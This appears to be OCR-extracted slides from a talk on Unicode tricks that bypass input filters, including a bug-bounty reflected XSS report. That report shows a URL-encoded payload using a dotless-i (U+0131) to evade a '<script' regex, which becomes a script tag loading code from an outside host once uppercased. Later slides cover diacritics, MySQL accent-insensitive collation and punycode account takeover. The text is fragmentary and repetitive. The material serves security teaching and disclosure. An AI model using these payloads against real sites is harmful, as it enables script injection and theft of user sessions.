-  Confusables
-  Casing

l1ackerone

Weakness Cross-site Scripting (XSS) - Reflected

Severity High (7.0 ~ 8.9)

CVE IDs

Greetings,

I just found a Cross Site Scripting issue at your site [https://\[REDACTED\]](https://[REDACTED])

STEP TO REPRODUCE:

The attacker sends to victim the link with xss payload, victim click the this link in his browser, the javascript code of attacker will be executed:

[https://\[REDACTED\]](https://[REDACTED])
= %3Cscr%C4%B1pt+src=https://15.rs/%3E%3C/scr%C4%B1pt%3E




```
%3Cscr%C4%B1pt+scr=https://15.rs/%3E%Cscr%C4%B1pt%3E
```

U+0131

I

Latin Small
Letter Dotless I




REGULAR EXPRESSION

no match (7 steps, 45µs)

:/<script

/gmi



TEST STRING

<script•src=https://15.rs/></script>



```
<script src=https://15.rs/></script>
```

REGULAR EXPRESSION

no match (7 steps, 45µs) 



:/ <script

/ gmi



TEST STRING

```
<script src=https://15.rs/></script>
```

UNI Code Charts

Case Charts

Help

Latin
Greek

H 0126	h 0127	H 0126	H 0126	h 0127
h 0127	h 0127	H 0126	H 0126	h 0127
I 0131	i 0131	I 0049	I 0049	i 0131
Ł 0141	ł 0142	Ł 0141	Ł 0141	ł 0142
ł 0142	ł 0142	Ł 0141	Ł 0141	ł 0142

```
1 import urllib.parse
2
3 # Original URL-encoded string
4 encoded = "%3Cscr%C4%B1pt+src=https://15.rs/%3E%3C/scr%C4B1pt%3E"
5
6 # Decode it
7 decoded = urllib.parse.unquote_plus(encoded)
8
9 # Convert to uppercase
10 upperCased = decoded.upper()
11
12 # Show results
13 print("Decoded:")
14 print(decoded)
15
16 print("\nUppercase:")
17 print(upperCased)
18
```

✓ 0.0s

```
1 import urllib.parse
2
3 # Original URL-encoded string
4 encoded = "%3Cscr%C4%B1pt+src=https://15.rs/%3E%3C/scr%C4B1pt%3E"
5
6 # Decode it
7 decoded = urllib.parse.unquote_plus(encoded)
8
9 # Convert to uppercase
10 upperCased = decoded.upper()
11
12 # Show results
13 print("Decoded:")
14 print(decoded)
15
16 print("\nUppercase:")
17 print(upperCased)
18
```

✓ 0.0s

Decoded:

```
<script src=https://15.rs/></script>
```

Uppercase:

```
<SCRIPT SRC=HTTPS://15.RS/></SCRIPT>
```


Decoded:


```
<script src=https://15.rs/></script>
```

Uppercase:

```
<SCRIPT SRC=HTTPS://15.RS/></SCRIPT>
```

Agenda




-  **Decoding Errors**
-  **Truncation**
-  **Confusables**
-  **Casing**
-  **Combining Diacritics**

COMBINING DIACRITICS

0300
0300
0300
036F

DIACRITICS


NFD





Puny-Code, 0-Click Account Takeover

<https://blog.voorivex.team/puny-code-0-click-account-takeover>



SELECT @@collation_database;

SELECT @@collation_database;

@@collation_database

utf8mb4_0900_ai_ci

SELECT @@collation_database;

@@collation_database

Collation Algorithm Version



utf8mb4_0900_ai_ci

SELECT @@collation_database;

@@collation_database


Accent Insensitive & Case Insensitive

utf8mb4_0900_ai_ci


SELECT 'á' = 'a'

SELECT 'á' = 'A'

SELECT 'á' = 'a'



SELECT 'á' = 'A'



```
